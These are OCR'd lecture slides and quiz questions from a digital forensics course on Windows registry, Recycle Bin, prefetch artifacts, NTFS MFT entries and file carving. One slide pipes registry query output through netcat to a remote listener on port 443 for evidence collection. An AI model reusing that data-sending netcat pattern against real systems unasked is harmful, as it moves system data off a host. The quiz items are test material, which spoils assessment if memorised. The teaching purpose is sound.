C:\>wmic useraccount get sid, name
Name                SID
Administrator       S-1-5-21-1439566433-4077430997-2395894815-500
beowulf             S-1-5-21-1439566433-4077430997-2395894815-1002
DefaultAccount      S-1-5-21-1439566433-4077430997-2395894815-503
Guest               S-1-5-21-1439566433-4077430997-2395894815-501
WDAGUtilityAccount  S-1-5-21-1439566433-4077430997-2395894815-504
```

# HKEY_CURRENT_CONFIG


- Unlike the other hives, HKCC does not contain native keys and values
- HKCC is an HKLM key shortcut that tracks hardware configurations
  - HKLM\SYSTEM\CurrentControlSet\Hardware Profiles\Current
- Changes to either HKCC or the HKLM hardware hive changes the other




# Exporting Windows Registry

- Windows registry collection can be of specific registry hives or the entire database
- There are numerous collection methods
  - ✓ Direct Registry Export
  - ✓ Live Registry Image
  - ✓ Dead Registry Image







# Collect Registry Hives

```
E:\nc>..\RegistryCollect.bat | nc.exe 192.168.30.131 443
```

```
siftuser@siftworkstation -> ~/I/RemoteAnalysis
$ sudo nc -l -p 443 >> Windows10_2_14_Registry
[sudo] password for siftuser:
```

Requires Elevated Privileges




Target System

Analysis System

# Windows Registry Query List

- The registry query strings can be configured to query each hive or specific keys and values

- A tailored list should be developed based on the specifics of each test event

RegistryCollect.bat

```
auditpol

reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run /s
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce /s
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices /s
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce /s
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall

streams -s c:
```

# Windows Registry Shellbags


- Inside of the registry there are keys that configure the folder dimensions such as size, view, icon, and position

- From a forensic standpoint these values are incredibly valuable since these values provide persistent information on when folders and applications were used and allows tracking of previously mounted volumes, deleted files, and user actions

- Shellbag registry key:
  - ✓ HEKY_USERS\{USERID}\Local Settings\Software\Microsoft\Windows\Shell

# Windows Registry Analysis Tools

- There are a number of helpful Windows Registry collection and analysis tools including:
  - ✓ FTK Registry Viewer
    - Demo and commercial registry viewer from AccessData
  - ✓ RegRipper
    - Perl-based Windows Registry data extraction tool
  - ✓ BulkExtractor
    - High speed disk scanner that analyzes disk images, files, or directories without the need of file system




# Additional Windows Artifacts

# Windows Artifacts – Event Logs

- Windows event logs track changes for numerous applications throughout the OS including:
  - ✓ Application
  - ✓ Security
  - ✓ Setup
  - ✓ System
  - ✓ Forwarded Events

- All details relative to how event logs are managed are handled in the Windows registry

- Windows log event <u>IDs</u> are used to classify different log levels



# Artifacts – Recycle Bin

- The collection of artifacts from the recycle bin depend on which version of Windows is being analyzed
  - ✓ Recycle Bin Path
    - Windows 95, 98, and ME – C:\RECYCLED
    - Windows NT, 2000, XP – C:\RECYCLER
    - Windows Vista, 7, 8, 10 – C:\$Recycle.Bin
  - ✓ Metadata File Contents
    - Windows 95, 98, ME – C:\RECYCLED\INFO2
    - Windows NT, 2000, XP – C:\RECYCLER\SID*\INFO2
    - Windows Vista, 7, 8, 10 – C:\$Recycle.Bin\SID*\$Ixx
  - Deleted File Contents
    - Windows Vista, 7, 8, 10 – C:\$Recycle.Bin\SID*\$Rxx

```
C:\>dir /a
 Volume in drive C is OS
 Volume Serial Number is DC17-F6A1

 Directory of C:\

08/16/2018  01:09 PM    <DIR>          $Recycle.Bin
```

# Recycle Bin Artifact Recovery

- **Metadata File Contents**
  - ✓ **Windows Vista, 7, 8, 10 – C:\$Recycle.Bin\SID*\$Ixx**

- **Deleted File Contents**
  - ✓ **Windows Vista, 7, 8, 10 – C:\$Recycle.Bin\SID*\$Rxx**

```
C:\$Recycle.Bin>dir /a
 Volume in drive C is OS
 Volume Serial Number is DC17-F6A1

 Directory of C:\$Recycle.Bin

08/16/2018  01:09 PM    <DIR>          .
08/16/2018  01:09 PM    <DIR>          ..
08/16/2018  01:09 PM    <DIR>          S-1-5-18
08/15/2018  01:01 PM    <DIR>          S-1-5-21-1439566433-4077430997-2395894815-1000
08/15/2018  11:15 AM    <DIR>          S-1-5-21-1439566433-4077430997-2395894815-1001
02/11/2019  08:28 PM    <DIR>          S-1-5-21-1439566433-4077430997-2395894815-1002
06/06/2018  02:26 AM    <DIR>          S-1-5-21-1439566433-4077430997-2395894815-500
               0 File(s)              0 bytes
               7 Dir(s)  35,597,361,152 bytes free
```

Current User

Admin

# Recycle Bin User Ownership

- Identification of user account and associated security identifier

```
C:\$Recycle.Bin>wmic useraccount get name,sid
Name                 SID
Administrator        S-1-5-21-1439566433-4077430997-2395894815-500
beowulf              S-1-5-21-1439566433-4077430997-2395894815-1002
DefaultAccount       S-1-5-21-1439566433-4077430997-2395894815-503
Guest                S-1-5-21-1439566433-4077430997-2395894815-501
WDAGUtilityAccount   S-1-5-21-1439566433-4077430997-2395894815-504
```

- Demonstration of user account access

```
C:\$Recycle.Bin>cd S-1-5-21-1439566433-4077430997-2395894815-500
Access is denied.

C:\$Recycle.Bin>cd S-1-5-21-1439566433-4077430997-2395894815-501
The system cannot find the path specified.

C:\$Recycle.Bin>cd S-1-5-21-1439566433-4077430997-2395894815-503
The system cannot find the path specified.

C:\$Recycle.Bin>cd S-1-5-21-1439566433-4077430997-2395894815-504
The system cannot find the path specified.

C:\$Recycle.Bin>cd S-1-5-21-1439566433-4077430997-2395894815-1002

C:\$Recycle.Bin\S-1-5-21-1439566433-4077430997-2395894815-1002>
```

# Recycle Bin Artifact Recovery

- $I represents metadata for the deleted file
- $R represents the actual data of the deleted file

```
C:\$Recycle.Bin\S-1-5-21-1439566433-4077430997-2395894815-1002>dir /a
 Volume in drive C is OS
 Volume Serial Number is DC17-F6A1

 Directory of C:\$Recycle.Bin\S-1-5-21-1439566433-4077430997-2395894815-1002

02/11/2019  11:12 PM    <DIR>          .
02/11/2019  11:12 PM    <DIR>          ..
02/11/2019  11:12 PM               172 $IHZ8LX4.pdf   <- Metadata
02/11/2019  11:12 PM               136 $IPVEPT9.pdf   <- Metadata
02/11/2019  12:24 PM         3,780,362 $RHZ8LX4.pdf   <- File Data
02/11/2019  12:25 PM           717,356 $RPVEPT9.pdf   <- File Data
08/15/2018  11:17 AM               129 desktop.ini
               5 File(s)      4,498,155 bytes
               2 Dir(s)  35,580,882,944 bytes free
```

# Artifacts – Prefetch Files

- Prefetch is a term used for caching of important files and libraries

- There are two types of prefetch within Windows:
  - ✓ Boot Prefetch
    - All versions of Windows
  - ✓ Application Prefetch
    - Windows XP, Vista, 7, 8, 10
    - Turned off by default on Windows Server versions


- Prefetch files can aid in identifying:
  - ✓ When users ran programs
  - ✓ When programs and files were deleted
  - ✓ Identification of malware infection
  - ✓ Building timeline analyses
  - ✓ File download times
  - ✓ Develop methods for root cause analysis


# Prefetch Artifacts

WinPrefetchView

File Edit View Options Help

| Filename | Created Time | Modified Time | File Si... | Process EXE | Process Path |
|---|---|---|---|---|---|
| 7ZFM.EXE-9A98D7DF.pf | 9/4/2018 11:43:50 AM | 10/3/2018 11:55:05 AM | 11,276 | 7ZFM.EXE | C:\PROGRAM FILES (X86)\7-ZIP\7ZFM.EXE |
| 7ZG.EXE-1DFB7E13.pf | 9/4/2018 11:43:33 AM | 10/3/2018 11:55:17 AM | 53,101 | 7ZG.EXE | C:\PROGRAM FILES (X86)\7-ZIP\7ZG.EXE |
| 7ZG.EXE-BEB936D0.pf | 10/9/2018 3:09:30 PM | 1/4/2019 4:41:26 PM | 8,412 | 7ZG.EXE | C:\PROGRAM FILES\7-Zip\7zG.exe |
| _IU14D2N.TMP-781EAD2D.pf | 1/4/2019 4:45:15 PM | 1/29/2019 3:18:10 PM | 21,349 | _IU14D2N.TMP | C:\USERS\BEOWULF\APPDATA\LOCAL\TEMP_IU14D2N.TMP |
| ACCESSDATA REGISTRY VIEWER_1.-CCE9483D.pf | 2/12/2019 2:19:55 PM | 2/12/2019 2:19:55 PM | 23,324 | ACCESSDATA REGISTRY VIEWER_1.8.0.5.EXE | C:\USERS\BEOWULF\DOWNLOADS\ACCESSDATA REGISTRY VIEWER_1.8.0.5.E |
| ACCESSDATA_FTK_IMAGER_(X64)_4-BAC4D5D5.pf | 1/15/2019 4:01:41 PM | 1/15/2019 4:01:41 PM | 6,702 | | |
| ACRORD32.EXE-8C0FA6EC.pf | 2/12/2019 6:22:19 PM | 2/12/2019 6:22:19 PM | 8,395 | ACRORD32.EXE | C:\PROGRAM FILES (X86)\Adobe\ACROBAT READER DC\Reader\AcroRd32.e |
| ACRORD32.EXE-8C0FA6ED.pf | 8/22/2018 12:11:02 PM | 2/12/2019 6:22:20 PM | 65,862 | ACRORD32.EXE | C:\PROGRAM FILES (X86)\Adobe\ACROBAT READER DC\Reader\AcroRd32.e |



# References


- Windows Forensics Analysis Toolkit, Carvey, 2014
- Windows Registry Forensics, Carvey, 2009
- Windows Forensics Best Practices
  - http://www.campus64.com/digital_learning/data/windows_forensics/users-guide-to-winfe1.pdf
  - https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download
  - https://www.ncjrs.gov/pdffiles1/nij/199408.pdf
- Windows Registry
  - https://www.techsupportalert.com/content/deeper-windows-registry.htm
  - https://docs.microsoft.com/en-us/windows/desktop/sysinfo/registry-hives
  - https://support.microsoft.com/en-us/help/256986/windows-registry-information-for-advanced-users
  - https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493923972.pdf
  - http://www.onlinecmag.com/registry-root-keys
  - http://www.williballenthin.com/forensics/shellbags
- Windows Operating System Modes
  - https://blog.codinghorror.com/understanding-user-and-kernel-mode

# COMP 5350 / 6350
# Digital Forensics

## File Analysis

**Which of the following file attributes are associated with the file below? (Select all that apply)**

a) $STANDARD_INFORMATION
b) $FILE_ENTRY
c) $COMPRESSION
d) $DATA

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 0147FFF0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480000 | 46 49 4C 45 30 00 03 00 | D1 12 10 00 00 00 00 00 | FILE0...Ñ..... |
| 01480010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... ....... |
| 01480020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 01480030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 01480040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 01480050 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 01480060 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 01480070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 014800A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 014800B0 | 05 00 00 00 00 00 05 00 | FC B0 FE 6A F5 BC D4 01 | .....ü°þjõ¼Ô. |
| 014800C0 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 014800D0 | FC B0 FE 6A F5 BC D4 01 | 00 40 00 00 00 00 00 00 | ü°þjõ¼Ô..@..... |
| 014800E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 014800F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 01480100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 01480110 | 00 00 00 00 00 00 00 00 | 7F 00 00 00 00 00 00 00 | ..... |
| 01480120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 01480130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 01480140 | 22 80 00 00 27 00 00 00 | B0 00 00 00 50 00 00 00 | "...'...°...P... |
| 01480150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 01480160 | 03 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 01480170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 01480180 | 08 10 00 00 00 00 00 00 | 21 01 FF 26 21 03 4B D9 | .....!.ÿ&!.KÙ |
| 01480190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

**Which of the following file attributes are associated with the file below? (Select all that apply)**

a) $STANDARD_INFORMATION
b) $FILE_ENTRY
c) $COMPRESSION
d) $DATA

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 0147FFF0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480000 | 46 49 4C 45 30 00 03 00 | D1 12 10 00 00 00 00 00 | FILE0...Ñ..... |
| 01480010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8..... |
| 01480020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 01480030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 01480040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 01480050 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 01480060 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 01480070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 01480090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 014800A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 014800B0 | 05 00 00 00 00 00 05 00 | FC B0 FE 6A F5 BC D4 01 | .....ü°þjõ¼Ô. |
| 014800C0 | FC B0 FE 6A F5 BC D4 01 | FC B0 FE 6A F5 BC D4 01 | ü°þjõ¼Ô.ü°þjõ¼Ô. |
| 014800D0 | FC B0 FE 6A F5 BC D4 01 | 00 40 00 00 00 00 00 00 | ü°þjõ¼Ô..@..... |
| 014800E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 014800F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 01480100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 01480110 | 00 00 00 00 00 00 00 00 | 7F 00 00 00 00 00 00 00 | ..... |
| 01480120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 01480130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 01480140 | 22 80 00 00 27 00 00 00 | B0 00 00 00 50 00 00 00 | "...'...°...P... |
| 01480150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 01480160 | 03 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 01480170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 01480180 | 08 10 00 00 00 00 00 00 | 21 01 FF 26 21 03 4B D9 | .....!.ÿ&!.KÙ |
| 01480190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

$SI

$DATA

**For the highlighted $DATA attribute for the NTFS file below, what is the current status of the file?**

a) Active
b) Archive
c) Deleted
d) Hidden

```
01489D20   47 00 00 00 00 00 00 00   80 00 00 00 48 00 00 00   G...........H...
01489D30   01 00 00 00 00 00 01 00   00 00 00 00 00 00 00 00   ................
01489D40   05 00 00 00 00 00 00 00   40 00 00 00 00 00 00 00   ........@.......
01489D50   00 60 00 00 00 00 00 00   2F 57 00 00 00 00 00 00   .`....../W......
01489D60   2F 57 00 00 00 00 00 00   21 06 88 05 00 00 00 00   /W......!.......
01489D70   FF FF FF FF 82 79 47 11   00 00 00 00 00 00 00 00   ÿÿÿÿ.yG.........
```

**For the highlighted $DATA attribute for the NTFS file below, what is the current status of the file?**


a) Active
b) Archive
c) Deleted
d) Hidden

**Byte 23 and 24**

```
01489D20   47 00 00 00 00 00 00 00   80 00 00 00 48 00 00 00   G...........H...
01489D30   01 00 00 00 00 00 01 00   00 00 00 00 00 00 00 00   ................
01489D40   05 00 00 00 00 00 00 00   40 00 00 00 00 00 00 00   ........@.......
01489D50   00 60 00 00 00 00 00 00   2F 57 00 00 00 00 00 00   .`....../W......
01489D60   2F 57 00 00 00 00 00 00   21 06 88 05 00 00 00 00   /W......!.......
01489D70   FF FF FF FF 82 79 47 11   00 00 00 00 00 00 00 00   ÿÿÿÿ.yG.........
```


**In order to capture a complete Windows Registry from main memory, what two activities must occur first?**

a) System Boot
b) UEFI Access
c) User Authentication
d) LDAP Configuration



**In order to capture a complete Windows Registry from main memory, what two activities must occur first?**

a) System Boot
b) UEFI Access
c) User Authentication
d) LDAP Configuration



**How many bytes are in each NTFS MFT entry?**

a) 512 bytes
b) 1024 bytes
c) 2048 bytes
d) 4096 bytes

**How many bytes are in each NTFS MFT entry?**

a) 512 bytes
b) 1024 bytes
c) 2048 bytes
d) 4096 bytes

# Forensic Analysis Methods

# Analysis Methods

- **There are various methods of forensic analysis that can be used in the recovery and examination of data**
  - ✓ **File System Analysis***
    - **Analysis of disk partitions to extract files**
  - ✓ **Media Analysis**
    - **Analysis of bulk storage devices without a file system**
  - ✓ **Media Management Analysis**
    - **Analysis of RAID arrays and FLASH memory**
  - ✓ **Application Analysis**
    - **Analysis of data inside a file using application specific file format information**

# Application Analysis Categories

- **Application analysis can be divided into the following categories:**
  - ✓ **Operating System Analysis**
    - **Investigation of operating system parameters including system settings, network settings, installed software, and authorization**
  - ✓ **Program Analysis**
    - **Analysis of application data and system logs**
  - ✓ **Multimedia Analysis**
    - **Analysis of files that use specific multimedia**

# Application Analysis Steps

- **When conducting file analysis at the application level, there are several key steps that should be applied:**
  - ✓ **File Signature Analysis (i.e. “Magic Numbers”)**
    - **File Header and Footer Detection**
  - ✓ **Hash Verification**
    - **Integrity Checking and Comparison**
  - ✓ **Keyword Analysis**
    - **Keyword Search and Assessment**
  - ✓ **Statistical Analysis**
    - **Mathematical-Based Analysis**
  - ✓ **Content Analysis**
    - **Pattern Analysis Based on Known File Structure**

# Cluster-Based File Analysis

# Cluster-Based File Carving


- Our attention up to this point has focused on specific file systems to recover digital artifacts
- This is a stepwise process which requires moving through the structures of each file system
- Based on the structure of a given file system we can search for files along cluster boundaries
  - ✓ Cluster-Based File Carving (CBFC)
- There will be times when digital evidence will be stored without the aid of a file system

# Cluster-Based File Carving - MBR

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 00100000 | EB 52 90 4E 54 46 53 20 | 20 20 20 00 02 08 00 00 | ëR.NTFS ..... |
| 00100010 | 00 00 00 00 00 F8 00 00 | 3F 00 FF 00 00 08 00 00 | ....ø..?.ÿ.... |
| 00100020 | 00 00 00 00 80 00 00 00 | FF AF 04 00 00 00 00 00 | ....ÿ¯..... |
| 00100030 | 00 32 00 00 00 00 00 00 | 02 00 00 00 00 00 00 00 | .2..... |
| 00100040 | F6 00 00 00 01 00 00 00 | C7 2D C5 78 72 C5 78 BA | ö.....Ç-ÅxrÅxº |
| 00100050 | 00 00 00 00 FA 33 C0 8E | D0 BC 00 7C FB 68 C0 07 | ....ú3À.Ð¼.\|ûhÀ. |

**NTFS Master Boot Record provides information for Master File Table…**

